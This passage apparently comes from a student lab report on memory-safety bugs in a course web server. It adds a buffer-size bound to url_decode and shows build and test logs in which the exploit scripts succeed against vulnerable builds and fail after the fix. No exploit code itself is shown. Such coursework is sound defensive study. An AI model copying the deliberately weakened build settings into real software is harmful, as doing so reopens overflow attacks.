Figure 22: Modification to http.c

The relevant modifications are also made to `http.h` as shown in Figure 23, as well as to the `url_decode` function calls in `http.c` where we specify the buffer size as 4096, as shown in Figures 24 and 25.

```
/** URL decoder. */
void url_decode(char *dst, const char *src, int bufSize);
```

Figure 23: Modification to http.h

```
    /* decode URL escape sequences in the requested path into reqpath */
    url_decode(reqpath, sp1, 4096);
```

Figure 24: First modification to url_decode in http.c

```
        /* Decode URL escape sequences in the value */
        url_decode(value, sp, 4096);
```

Figure 25: Second modification to url_decode in http.c

Lastly, it is confirmed that our fix was successful, as shown from the `Fail` message observed in Figure 26 for each exploit upon running `make check-fixed`.

```
httpd@istd:~/labs/lab1_mem_vulnerabilities$ make check-fixed
rm -f *.o *.pyc *.bin zookd zookd-exstack zookd-nxstack zookd-withssp shellcode.bin run-shellcode
cc zookd.c -c -o zookd.o -m64 -g -std=c99 -Wall -D_GNU_SOURCE -static -fno-stack-protector
cc http.c -c -o http.o -m64 -g -std=c99 -Wall -D_GNU_SOURCE -static -fno-stack-protector
cc -m64  zookd.o http.o  -lcrypto -o zookd
cc -m64 zookd.o http.o  -lcrypto -o zookd-exstack -z execstack
cc -m64 zookd.o http.o  -lcrypto -o zookd-nxstack
cc zookd.c -c -o zookd-withssp.o -m64 -g -std=c99 -Wall -D_GNU_SOURCE -static
cc http.c -c -o http-withssp.o -m64 -g -std=c99 -Wall -D_GNU_SOURCE -static
cc -m64  zookd-withssp.o http-withssp.o  -lcrypto -o zookd-withssp
cc -m64   -c -o shellcode.o shellcode.S
objcopy -S -O binary -j .text shellcode.o shellcode.bin
cc run-shellcode.c -c -o run-shellcode.o -m64 -g -std=c99 -Wall -D_GNU_SOURCE -static -fno-stack-protector
cc -m64  run-shellcode.o  -lcrypto -o run-shellcode
./check-part2.sh zookd-exstack ./exploit-2.py
./check-part2.sh: line 8:  1688 Terminated              strace -f -e none -o "$STRACELOG" ./clean-env.sh ./$1
8080 &> /dev/null
FAIL ./exploit-2.py
./check-part3.sh zookd-exstack ./exploit-3.py
FAIL ./exploit-3.py
./check-part3.sh zookd-nxstack ./exploit-4.py
FAIL ./exploit-4.py
rm shellcode.o
```

Figure 26: check-fixed after fix was implemented

Figure 27 shows all checks cleared successively.

```
httpd@istd:~/labs/lab1_mem_vulnerabilities$ make check-crash
./check-bin.sh
WARNING: bin.tar.gz might not have been built this year (2020);
WARNING: if 2020 is correct, ask course staff to rebuild bin.tar.gz.
tar xf bin.tar.gz
./check-part2.sh zookd-exstack ./exploit-2.py
./check-part2.sh: line 8:  1905 Terminated              strace -f -e none -o "$STRACELOG" ./clean-env.sh ./$1 8080 &> /dev/null
1920  --- SIGSEGV {si_signo=SIGSEGV, si_code=SEGV_MAPERR, si_addr=0x55555555002f} ---
1920  +++ killed by SIGSEGV +++
1908  --- SIGCHLD {si_signo=SIGCHLD, si_code=CLD_KILLED, si_pid=1920, si_uid=1000, si_status=SIGSEGV, si_utime=0, si_stime=0} ---
PASS ./exploit-2.py
httpd@istd:~/labs/lab1_mem_vulnerabilities$ make check-exstack
./check-bin.sh
WARNING: bin.tar.gz might not have been built this year (2020);
WARNING: if 2020 is correct, ask course staff to rebuild bin.tar.gz.
tar xf bin.tar.gz
./check-part3.sh zookd-exstack ./exploit-3.py
PASS ./exploit-3.py
httpd@istd:~/labs/lab1_mem_vulnerabilities$ make check-libc
./check-bin.sh
WARNING: bin.tar.gz might not have been built this year (2020);
WARNING: if 2020 is correct, ask course staff to rebuild bin.tar.gz.
tar xf bin.tar.gz
./check-part3.sh zookd-nxstack ./exploit-4.py
PASS ./exploit-4.py
httpd@istd:~/labs/lab1_mem_vulnerabilities$ make check-fixed
rm -f *.o *.pyc *.bin zookd zookd-exstack zookd-nxstack zookd-withssp shellcode.bin run-shellcode
cc zookd.c -c -o zookd.o -m64 -g -std=c99 -Wall -D_GNU_SOURCE -static -fno-stack-protector
cc http.c -c -o http.o -m64 -g -std=c99 -Wall -D_GNU_SOURCE -static -fno-stack-protector
cc -m64  zookd.o http.o  -lcrypto -o zookd
cc -m64 zookd.o http.o  -lcrypto -o zookd-exstack -z execstack
cc -m64 zookd.o http.o  -lcrypto -o zookd-nxstack
cc zookd.c -c -o zookd-withssp.o -m64 -g -std=c99 -Wall -D_GNU_SOURCE -static
cc http.c -c -o http-withssp.o -m64 -g -std=c99 -Wall -D_GNU_SOURCE -static
cc -m64  zookd-withssp.o http-withssp.o  -lcrypto -o zookd-withssp
cc -m64   -c -o shellcode.o shellcode.S
objcopy -S -O binary -j .text shellcode.o shellcode.bin
cc run-shellcode.c -c -o run-shellcode.o -m64 -g -std=c99 -Wall -D_GNU_SOURCE -static -fno-stack-protector
cc -m64  run-shellcode.o  -lcrypto -o run-shellcode
./check-part2.sh zookd-exstack ./exploit-2.py
./check-part2.sh: line 8:  2023 Terminated              strace -f -e none -o "$STRACELOG" ./clean-env.sh ./$1 8080 &> /dev/null
FAIL ./exploit-2.py
./check-part3.sh zookd-exstack ./exploit-3.py
FAIL ./exploit-3.py
./check-part3.sh zookd-nxstack ./exploit-4.py
FAIL ./exploit-4.py
rm shellcode.o
```

Figure 27: All checks cleared successively

Figure 28 shows `make check` cleared successfully.

```
httpd@istd:~/labs/lab1_mem_vulnerabilities$ make check
./check_zoobar.py
+ removing zoobar db
+ running make.. output in /tmp/make.out
+ running zookd in the background.. output in /tmp/zookd.out
PASS Zoobar app functionality
./check-bin.sh
WARNING: bin.tar.gz might not have been built this year (2020);
WARNING: if 2020 is correct, ask course staff to rebuild bin.tar.gz.
tar xf bin.tar.gz
./check-part2.sh zookd-exstack ./exploit-2.py
./check-part2.sh: line 8:  2366 Terminated              strace -f -e none -o "$STRACELOG" ./clean-env.sh ./$1 8080 &> /dev/null
2381  --- SIGSEGV {si_signo=SIGSEGV, si_code=SEGV_MAPERR, si_addr=0x55555555002f} ---
2381  +++ killed by SIGSEGV +++
2369  --- SIGCHLD {si_signo=SIGCHLD, si_code=CLD_KILLED, si_pid=2381, si_uid=1000, si_status=SIGSEGV, si_utime=0, si_stime=3} ---
PASS ./exploit-2.py
./check-bin.sh
WARNING: bin.tar.gz might not have been built this year (2020);
WARNING: if 2020 is correct, ask course staff to rebuild bin.tar.gz.
tar xf bin.tar.gz
./check-part3.sh zookd-exstack ./exploit-3.py
PASS ./exploit-3.py
./check-bin.sh
WARNING: bin.tar.gz might not have been built this year (2020);
WARNING: if 2020 is correct, ask course staff to rebuild bin.tar.gz.
tar xf bin.tar.gz
./check-part3.sh zookd-nxstack ./exploit-4.py
PASS ./exploit-4.py
```

Figure 28: make check cleared successfully